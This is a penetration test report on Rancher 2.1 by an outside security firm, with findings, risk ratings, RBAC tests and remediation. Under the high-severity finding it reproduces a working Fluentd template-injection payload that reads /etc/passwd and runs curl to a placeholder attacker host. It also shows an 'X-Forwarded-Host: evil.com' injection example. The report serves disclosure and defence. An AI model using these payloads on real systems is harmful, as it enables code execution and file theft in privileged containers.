Rancher 2.1
Web Application Penetration Test
&
Security Assessment

Created By: Untamed Theory LLC
Created For: Rancher Labs Inc.

Date: 07-12-2019

Document Version 5

Table of Contents

Rancher 2.1 Web Application Penetration Test & Security Assessment

1. Executive Summary
a. Company and Scope Summary

Rancher Labs Inc is a technology company who provides a Docker container orchestration tool for organizations to implement container-based services at scale in a variety of architectures. As the industry needs have changed, so too has Rancher's deployment ecosystem, which meets the increasing adoption of the Kubernetes framework. The product can be accessed in a number of ways including a User Interface (UI), Command Line Interface (CLI), and an API.

The objective of this assessment is for Untamed Theory to conduct a thorough web application assessment on behalf of Rancher Labs Inc., simulating malicious behavior against the application to audit security vulnerabilities which may exist on the platform. A broad spectrum of web application vulnerabilities classes will be tested for, with an emphasis on the applications implementation of Role Based Access Controls (RBAC). The UI will be tested for vulnerabilities, as well as a significant number of API endpoints, as is agreed upon I the statement of work.

In addition to a web application assessment additional testing will be done in accordance to the Rancher infrastructure hardening documents to ensure that the recommendations in the hardening guide are effective in the test environment. Basic static code analysis will also be performed against some of Rancher's open source repositories. Results are not included in this report

b. Detailed Scope

Testing Environment

- Rancher will provide a standard 3 node cluster installation of Rancher, using locally provisioned users on top of the Rancher Kubernetes Engine (RKE)
- The test environment will be hosted in Amazon Web Services platform (AWS). Aside from the hardening document portion of the assessment, the cloud hosting environment configuration is out of scope for this assessment
- Local Administrator credentials will be provisioned, and the rest of the necessary roles will be created during the assessment
- Instance will have self-signed certificate. This is being noted for understanding that HSTS or other self-signed certificate related issues will not be appearing on the report

Web application assessment - API testing

All API endpoints are in scope for the assessment of the OWASP top 10 vulnerabilities as a baseline standard of testing. The focus will be on the most used API endpoints, which are likely to be the ones leveraged by the UI in the application. Continued communication as to which API endpoints to focus on, will be part of the ongoing communication with Rancher during the engagement.

Web application assessment - Role Based Access Controls (RBAC)

Emphasis is being placed in this in engagement on RBAC. Specifically testing for privilege escalation vulnerabilities and inconsistencies between the Rancher roles and the way they are “proxied” to Kubernetes roles. Only the standard/default roles will be tested. The Rancher ‘Custom Roles’ feature will be out of scope. The following roles are to be tested.

- Globals
    - Admin - will have access to everything
    - Standard User
- Project Roles (One or more namespaces)
    - Owner
    - Member
    - Read Only
- Cluster Roles
    - Cluster access can be tested
    - Cluster creation/deletion omitted from scope

- Cluster creation permissions are in scope

Rancher Hardening Guide verification

The hardening guide validation will be a brief run-through of the provided hardening documentation provided by Rancher, to validate that the documented process effectively mitigates the intended configuration hardening problems. SSH keys to the testing nodes will be provided for this portion of the assessment

Pod Security Policies (PSP) Testing

Like the hardening guide this will be a simple analysis of the basic default policy to ensure that the Rancher implementation of the default PSP are properly proxying to Kubernetes.

Static Analysis

Simple static code analysis will be run against the primary open source repositories and central Rancher libraries including the GitHub repositories:

- Rancher/rancher
- Rancher/norman

Other scope items

- Automated testing is in scope
- Denial of Service attacks are out of scope
- Kubernetes itself is out of scope unless it pertains to a specific Rancher implementation of it

c. Findings Overview

There was **1 'high'** finding; a template injection vulnerability when configuring project and cluster level logging via syslog server. This finding has since been remediated.This exploits template injection of the Fluentd agent allowing the potential of remote code execution in privileged container space, file inclusion/read (within certain contexts).

There were **1 'Low'** findings. The first finding is a weak CSRF token handling practice.

There were **'4 Info'** findings. One had to do with a publicly available public certificate on an unauthenticated endpoint. The other came from the hardening guide validation portion of this assessment, as well as the lack of the HTTPOnly header for CSRF cookies, and a Request URL override vulnerability, allowing most returned web links to be opening to alteration. The severity of the last finding is dependent on how and where it is leveraged, or if it could be exploited. Because this could be exploited in a variety of scenarios, but none were successfully verified, this finding gets a **info** rating

d. Remediation Summary

Update as of 07-12-2019:

With the exception of the Low and Informational findings, the outstanding **'High'** risk level; template injection vulnerability found during this assessment has since been remediated. When Syslog is configured, and custom Key/Value pairs are injected with the formerly successful payload (see 4. Technical Analysis); the injected changes do not get misinterpreted as a valid template. Rather, the remediation stores the provided value, along with the rest of the logging template, as a secret in the credential store, where it can be seen that invalid characters are properly character escaped.

This remediation was publicly disclosed under registration CVE-2019-12303; as having affected Rancher versions 2.0.0-2.2.3. See the updated remediation log in **Appendix C.**

2. Finding Summary

Vulnerability Findings					
Vulnerabilities Identified	**Critical**	**High**	**Medium**	**Low**	**Info**
	0	1	0	1	4

Table 1. Vulnerability Severity Summary

3. Risk Analysis

The following table summarizes the severity and business impact associated with the identified vulnerabilities.

ID	Severity	Vulnerability	Business Impact
H1	High	**[REMEDIATED]** Server Side Template Injection leading to RCE, file inclusion, and file read	Breach of project and cluster boundaries for low privileged users. Ability to read out of scope container and application logs and events, execute code in privileged container namespaces
L1	Low	Weak CSRF Token Expiration	Provides opportunity CSRF protection bypass. Allow an attacker to forge requests on behalf of users
I1	Info	Request URL Override with X-Forwarded-Host header	Potentially poison and redirect users
I2	Info	**HTTPOnly** flag not set for Cookies	This opens cookies up for theft in the event of a XSS or similar attack.
I3	Info	Unauthenticated CA Cert endpoint	Potentially unnecessary exposure of an agent registration certificate.
I4	Info	Hardening guide misconfiguration	Potential availability issues given throttling settings on server, which do not adhere to the given hardening guide

4. Technical Analysis

Category	Finding	CVSS Score
High Risk (H1)	Server Side Template Injection (SSTI) leading to remote code execution, file inclusion, out of scope log hijacking, and arbitrary file reads	8.9

Evidence of Finding

Summary:

A template injection attack vector exists when configuring Syslog for log shipping in Rancher. This exists at both cluster level and project level logging configurations. This is a result of improper input sanitization of the **Key** and **Value** fields of the **Custom Log Fields** when configuring logging; specifically Syslog.

Rancher leverages an instance of Fluentd for container and cluster log shipping, which runs on each node. When configuring a custom syslog server, Rancher takes the parameters and configures Fluentd to ship logs to said Syslog server. However, it is creating the Fluentd configuration template from untrusted data sources, and can be manipulated by an attacker to poison the execution of Fluentd.

The vulnerable templates can be found here:
ClusterTemplate
ProjectTemplate

There are a few items that make this particularly vulnerable. The first is the fact that Fluentd implicitly contains plugin-like functions natively that can do a myriad of things; the most critical being executing code on the container; reading arbitrary files and shipping their logs, writing to arbitrary files tcp endopints, and opening listening ports on the container just to name a few. The second item of concern is that Fluentd runs in unrestricted namespace. Thus any compromise of this container is likely an elevation of privilege for the attacker, and can have more significant system-wide impact.

The high CVSS score was given due to the privileged component and variety of exploit possibilities with file and system level manipulation. The 8.9 is technical a CVSS “High”, whereas 9.0 is a “Critical”

Reproduction steps:

This can be reproduced by configuring cluster logging of type **Syslog.** When finishing a standard setup, inject the following string into the **Value** field under **Customer Log Fields:**


```
asdf
  </record>
</filter>
```

```
<source>
  @type  tail
  path  /etc/passwd
  tag  injection.*
  read_from_head  true
  <parse>
    @type none
  </parse>
</source>

<match injection.**>
  @type exec_filter
  command curl 'http://YOURIPHERE:PORT/ipittythafool'
  tag awwyeah.bamf
  <format>
    @type tsv
    keys k1,k2,k3
  </format>
  <parse>
    @type tsv
    keys k1,k2,k3,k4
  </parse>
  <inject>
    tag_key k1
    time_key k2
    time_format %Y-%m-%d %H:%M:%S
  </inject>
</match>

<filter injection.**>
  @type record_transformer
  <record>
```

Newlines, tabs, and carriage returns are escaped in the POST request body, but this is properly interpreted by the template. This particular example will attempt to do two exploits at once. The first is, to tail the /etc/passwd file out to the logs, and then once matched execute an arbitrary command on the container. Almost any custom config can be put between the first **</record> </filter>** and the last **<filter injection.**>...**



When moving to the **fluentd** container and viewing the logs you can see that it is now reading in **/etc/passwd** as a log source.

```
2019-03-04 07:22:31 +0000 [info]: #0 starting fluentd worker pid=5313 ppid=1 worker=0
2019-03-04 07:22:31 +0000 [info]: #0 following tail of /etc/passwd
```

Remediation:
There are a few ways that one could remediate this. The first is to have custom application logic which validates untrusted input for unnecessary behavior. Since these are key/value pairs in the example above, they likely don't need to exceed a certain character amount.

The other recommendation would be to use the **html/template** library instead of the less secure **text/template** library. This warrants some research, as it may have some caveats, but it does do more implicit validation than the **text/template** library does.

Recommended source(s):

OWASP Reference:
https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Injection_Prevention_Cheat_Sheet.md

CVSS Calculator Values:

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L/E:P/RL:U/RC:C/CR:H/IR:H/AR:M/MAV:A/MAC:L/MPR:L/MUI:N/MS:C/MC:H/MI:H/MA:H

Category	Finding	CVSS Score
Low (L1)	Weak CSRF Token Generation	3.6

Evidence of Finding:

Summary:

Cross Site Request Forgery tokens are set to the scope of the browser session and not to the user login session. Thus, if an attacker gets ahold of the same physical machine as the victim, and can log in with a different account, then the CSRF token they will be able to view during their session will be the same one for other users leveraging the same browser session. The attacker could then circumvent CSRF by forging requests on behalf of a user with a forged **x-api-csrf** header.

Reproduction steps:

Simply Log in and Log back out of a user session and observe the CSRF cookie value.

POST	/v3/tokens?action=logout	CSRF=f553f69a8...	✓	200
GET	/login			200
GET	/v3/settings/ui-pl	CSRF=f553f69a86		200
GET	/v3/settings/first-login	CSRF=f553f69a86		200
GET	/v3-public/authProviders	CSRF=f553f69a86		200
GET	/v3/users?me=true		✓	401
POST	/v3-public/localProviders/local?action=login	CSRF=f553f69a8...	✓	200
GET	/v3/users?me=true	CSRF=f553f69a86	✓	200

Remediation:

Given the physical access necessary for execution, as well as a persistent browser session, real world exploitation is minimal. That being said, the recommended practice is that CSRF tokens be recycled every user session upon login and logout.

Recommended source(s):

CVSS Score:
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N/E:F/RL:U/RC:C/CR:H/IR:H/AR:M/MAV:A/MAC:L/MPR:L/MUI:R/MS:U/MC:N/MI:L/MA:N

Category	Finding	CVSS Score
Info (I1)	Request URL override by X-Forwarded-Host header	3.3


Evidence of Finding:

Summary:
'X-Forwarded-Host' headers can be injected into the HTTP headers of web requests, and the server misinterprets the arbitrary host domain as the source, which gets used to populate link in the return payload. This has the potential to inject malicious domains, depending on the context of the return data and whether it is able to properly render.

**** Please Note ****
No successful execution of malicious redirection were able to be reproduced, but a successfully returned payload poisoning can be demonstrated. Successful exploitation is difficult in most cases as all static asset references are poisoned and thus the page has difficult time rendering to make the calls with the poisoned link. Calls which return fewer overridden hrefs are more likely to be successfully exploited.

Reproduction steps:

Simply inject the `**X-Forwarded-Host: evil.com**` in to any web request. Depending on what kind of request it is (one that populates UI links), it will poison the host for those links. See the image below of an altered request. Note the point of injection in the request and the reflected domain in the response.



Remediation:
Ensure that the server is not dynamically setting the host based on untrusted input. Insert application logic to ignore or properly handle the X-Forwarded-Host header. If the backend service is receiving traffic from a proxy and needs this header then properly handling it is acceptable. But if the backend server has no use for this header, then disable this header at the proxy layer or CDN if possible.

Sources:

CVSS Calculator Values:

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:L/A:N/E:U/RL:W/RC:C/CR:H/IR:H/AR:M/MAV:A/MAC:L/MPR:L/MUI:R/MS:U/MC:N/MI:L/MA:N

Category	Finding	CVSS Score
Info (I2)	HTTPOnly Flag not set for Cookies	2.9

Evidence of Finding:

Summary:

The **"HTTPOnly"** flag is not set for the cookies in the application. The implications are that other client side functions can access these cookies that are not HTTP calls (ie. Client side javascript, etc.). The risk here is that in the event of other client side compromise (XSS attack) the cookies could be stolen by the attacker in the event of said client side compromise. In this case, cross site request forgery tokens are what would be stolen.

The real-life attack scenario here is if Cross-Site Scripting (XSS) vulnerabilities are found, the attacker could use them to exfiltrate cookies which in this case could include authorization tokens. Setting the **HTTPOnly** flag on cookies would render XSS cookie exfiltration as empty values. The majority of real world XSS attacks attempt to perform cookie theft. This flag doesn't mitigate XSS, but it does mitigate cookie exfiltration in the event of XSS.

Reproduction steps:

Simply observing the flags in the response from the server to see that no flag is set.

```
Content-Type: application/json
Connection: close
Vary: Accept-Encoding
Expires: Wed 24 Feb 1982 18:42:00 GMT
Set-Cookie: CSRF=f553f69a86; Path=/
X-Api-Schemas: https://jgreat-ut-1.eng.rancher.space/v3/schemas
Strict-Transport-Security: max-age=15724800; includeSubDomains
Content-Length: 48960
```

Remediation:

Unless there is a specific reason for allowing some kind of client side scripting access to these values (which may exist), then there is no reason not to set this flag on your cookies. After further review, this cookie is set on the authentication token, which

Recommended source(s):

CVSS Score:
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:N/I:L/A:N/E:P/RL:U/RC:C/CR:H/IR:H/AR:M/MAV:A/MAC:L/MPR:L/MUI:R/MS:U/MC:N/MI:N/MA:L

OWASP Reference:

https://www.owasp.org/index.php/HttpOnly

Category	Finding	CVSS Score
Info (I3)	Unauthenticated CA Certificate Endpoint	NA

Evidence of Finding:

Summary:

A certificate is exposed on an unauthenticated endpoint. This certificate is a public certificate, but used in by agents to confirm the authenticity of the api server. Having this unauthenticated is needed for this registration, but likely isn't needed by the other network space, like the public internet (if the Rancher service is public facing).

Reproduction steps:

Send a request without cookies to the **/v3/settings/cacerts** endpoint and receive the certificate in the response.

```
GET /v3/settings/cacerts HTTP/1.1
Host: jgreat-ut-1.eng.rancher.space
Connection: close
x-api-no-challenge: true
accept: application/json
x-api-action-links: actionLinks
x-api-csrf: f553f69a86
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/72.0.3626.81 Safari/537.36
content-type: application/json
Referer: https://jgreat-ut-1.eng.rancher.space/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 2
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.6
Date: Mon, 04 Mar 2019 14:04:16 GMT
Content-Type: application/json
Connection: close
Vary: Accept-Encoding
Expires: Wed 24 Feb 1982 18:42:00 GMT
Set-Cookie: CSRF=e81f57bb04; Path=/
X-Api-Schemas: https://jgreat-ut-1.eng.rancher.space/v3/schemas
Strict-Transport-Security: max-age=15724800; includeSubDomains
Content-Length: 1585

{"baseType":"setting","created":"2019-01-28T18:21:26Z","createdTS":1548699686000
,"creatorId":null,"customized":true,"default":"","id":"cacerts","labels":{"cattl
e.io/creator":"norman"},"links":{"remove":"https://jgreat-ut-1.eng.rancher.space
/v3/settings/cacerts","self":"https://jgreat-ut-1.eng.rancher.space/v3/settings/
cacerts","update":"https://jgreat-ut-1.eng.rancher.space/v3/settings/cacerts"},"
name":"cacerts","type":"setting","uuid":"8680d5a0-2329-11e9-adb9-06f384d20296","
value":"-----BEGIN
CERTIFICATE-----\nMIIC7jCCAdagAwIBAgIBADANBgkqhkiG9w0BAQsFADAoMRIwEAYDVQQKEwl0aG
Ut\ncmFuY2gxEjAQBgNVBAMTCWNhdHRsZS1jYTAeFw0xOTAxMjgxODIxMjdaFw0yOTAx\nMjUx0DIxMj
daMCgxEjAQBgNVBAoTCXRoZS1yYW5jaDESMBAGA1UEAxMJY2F0dGxl\nLWNhMIIBIjANBgkqhkiG9w0B
AQEFAAOCAQ8AMIIBCgKCAQEA38bCHIZsgdBIaLIj\nVW+K2+wAizDQ027efX5nTjj010FD/8PhCoZYRu
+x4PuO+FXUVGu3fO60H0AK0fr8\nS8SGtYzoZI08ukY/IaD2NasG37g9bg9OoJw+z5GGJQEsJ6IlkYJF
3Ke32CX7n7Xl\nBXRUJnUkIKwff/FP5w32zBiprfs0G6uOgIsaflzdnfmOh13jRiEwbirjjvLz8A7x\n
rt6OgelLxzJevcH7LEnonqi4vKLPPK1UIN+L7FUsrU1+bTYpJq9Rp/pgYEATjigy\naKHjDWZ03IjAaD
Cq4uxNYDopbNWLbRJG6GJxfpTBbAlzCoiXGaaba79eCng8e6lq\nLCjlxwIDAQABoyMwITAOBgNVHQ8B
Af8EBAMCAqQwDwYDVR0TAQH/BAUwAwEB/zAN\nBgkqhkiG9w0BAQsFAAOCAQEAktG/ctGh18aerdEMjF
ij+RI4T1oSIoCvrBh5eqxa\nHJYfo5ihylUhsKwSxNVL5bDdrcS+NQsAGMzJO3OuwB+AqKQjE7YopGQW
stMB/cgQ\niCNYthNrPDkiF87eQkDHc3eTkwFx8i48aLgTIykTwVbHzrBhFa/CF/99hPd7pwIA\nEFuq
n/4q4tX2nSpxS16j79AF2SMJSK32rP13wXjEq6BCf/YF2RodGLWls1T+2Osv\nAd1mZPii/+kwVqxZPK
gyvI99hgIsXpNnRQNaItSZ3VdedzTjApXv6vCWY0oxybsI\nvyP5nqeBtbL+uS6v0Jrs0ae6UikgY0es
RDkz6svRU5vZjw==\n-----END CERTIFICATE-----"}
```

Remediation:

Unless completely necessary, make this available only to endpoints with potential agents. Exposing this to all endpoints may be unnecessary.

Category	Finding	CVSS Score
Info (I4)	Miconfiguraitons/deviation from hardening guide	NA

Evidence of Finding:

Summary:

An in scope testing item was to go through the Rancher Hardening document and valudate the settings on the test environment hosts. The document used can be found here: https://releases.rancher.com/documents/security/latest/Rancher_Hardening_Guide.pdf

In this case there were two settings that were not configured correctly.

- The QPS settings on the server was set at 5000 and the guide recommended 500
- The Burst value was set at 20000 and the guide stated 5000

Reproduction steps:

Log on to the node via ssh and run the following command and observe the response:

‘ cat /etc/kubernetes/event.yaml `

```
ubuntu@ip-172-31-26-117:~$ sudo !!
sudo cat /etc/kubernetes/event.yaml
apiVersion: eventratelimit.admission.k8s.io/v1alpha1
kind: Configuration
limits:
- type: Server
  qps: 5000
  burst: 20000
```

Remediation:

Unless completely necessary, make this available only to endpoints with potential agents. Exposing this to all endpoints may be unnecessary.

5. Summary of RBAC Testing

One of the main focuses during API testing was the Role Based access controls around for user authorization. Below is a summary of the items tested specifically for privilege escalation or authorization misconfigurations, specific to the different role types.

Global Roles		
Standard User		
	Create, Delete, Patch, Update	Principals/role templates
	Create, Delete, Patch, Update	Settings
	Delete, Get, List, Patch, Update	Clusters
	Create, Delete, Patch, Update	Templates/Template Versions (Custom)
	Create, Delete, Patch, Update	Node Drivers
	Create, Delete, Patch, Update	PodSecurityPolicyTemplates
Cluster Roles		
Cluster Member		
	Create, Delete, Patch, Update	ClusterRoleTemplateBindings
	Create, Delete, Patch, Update	nodes,nodepools (custom)
	Create, Delete, Patch, Update	PersistentVolumes
	Create, Delete, Patch, Update	StorageClasses
	Create, Delete, Patch, Update	ClusterLoggings
	Create, Delete, Patch, Update	ClusterEvents
	Create, Delete, Patch, Update	ClusterAlerts
	Create, Delete, Patch, Update	Notifiers
	Delete, Get, List, Patch, Update	Projects

ClusterOwner		
	Create, Delete, Patch, Update, Get, List	Various resources in other clusters
Project Roles		
Project ReadOnly	(Inherits from Kubernetes view)	
	Create, Delete, Patch, Update	ProjectRoleTemplateBindings
	Create, Delete, Patch, Update	Apps
	Create, Delete, Patch, Update	Pipelines
	Create, Delete, Patch, Update	PipelineExecutions
	Create, Delete, Patch, Update	PersistentVolumes
	Create, Delete, Patch, Update	StorageClasses
	Create, Delete, Patch, Update	PersistentVolumeClaims
	Create, Delete, Patch, Update	ClusterEvents
	Create, Delete, Patch, Update	Notifiers
	Create, Delete, Patch, Update	ProjectAlerts
	Create, Delete, Patch, Update	ProjectLoggings
Project Member		
	Create, Delete, Patch, Update	ProjectRoleTemplateBindings
	Create, Delete, Patch, Update	PersistentVolumes
	Create, Delete, Patch, Update	StorageClasses
	Create, Delete, Patch, Update	ClusterEvents
	Create, Delete, Patch, Update	Notifiers
	Create, Delete, Patch, Update	ProjectLoggings
	Delete, Get, List, Patch, Update, Watch	Namespaces
Project Owner		
	Create, Delete, Patch, Update	PersistentVolumes

	Create, Delete, Patch, Update	StorageClasses
	Create, Delete, Patch, Update	ClusterEvents
	Create, Delete, Patch, Update	Notifiers
	Delete, Get, List, Patch, Update, Watch	Namespaces

6. Appendices

a. Appendix A- Risk Severity Ratings

Severity	Description
Critical	**Critical Severity** vulnerabilities have widespread security implications that impact the security of the organization and cause the sweeping existence of other vulnerabilities. These vulnerabilities are generally insecure development or deployment practices, or vulnerabilities that require minimal effort to exploit but have an extremely high impact.
High	**High Severity** vulnerabilities expose the organization to immediate, serious risk. These vulnerabilities provide an attacker the potential to execute remote commands or to gain unauthorized access to network resources or sensitive information. Remediation should be immediate to ensure the confidentiality and integrity of the data stored on the affected systems.
Medium	**Medium Severity** vulnerabilities expose an asset to risk(s). In order to exploit these vulnerabilities further conditions might be required that was not

	discovered during testing. The current configuration of the system(s) or network could also reduce the impact of the issue or make it more difficult for successful exploitation. Remediation should occur as soon as possible.
Low	**Low Severity** vulnerabilities expose technical information about the infrastructure and/or application to an attacker or provide the means to continue penetration. They may indicate a failure to follow industry standard best practices. These findings can be corrected at a later date.
Info	**Info** include problems encountered that may not be security-specific or have a security-related impact. Issues should be noted. These issues do not pose a real threat to the network and/or connected systems at this time.

b. Appendix B- Methodology Summary

The definition of a specific methodology to uncover and/or exploit vulnerabilities within the application

Discovery- Application features were detected via manual walk-through of the usable application as well as web ‘spidering’ and file discovery methods implemented both manually, and in this instance using the Burp intercepting proxy to view requests and responses.

Examination- The application was then examined both manually and with a vulnerability scanner to search for weaknesses within its design. Attempts were made to validate all findings and eliminate the existence of false-positives.

Risk Validation- The findings are reviewed to determine their impact on the client’s overall security posture. The validation is done by active penetration testing, in this instance looking for available vectors and ways to compromise application data, as well as the host device and user.

Evaluation- The validated findings are then evaluated and assigned remediation procedures. The findings are prioritized based on a combination of factors including previous experience, ease of exploitation, impact to the client's security posture, and remediation effort.

c. Appendix C – Remediation Log

Risk	Vulnerability	Status	Date Validated
High	Syslog Template Injection	Remediated	07-12-2019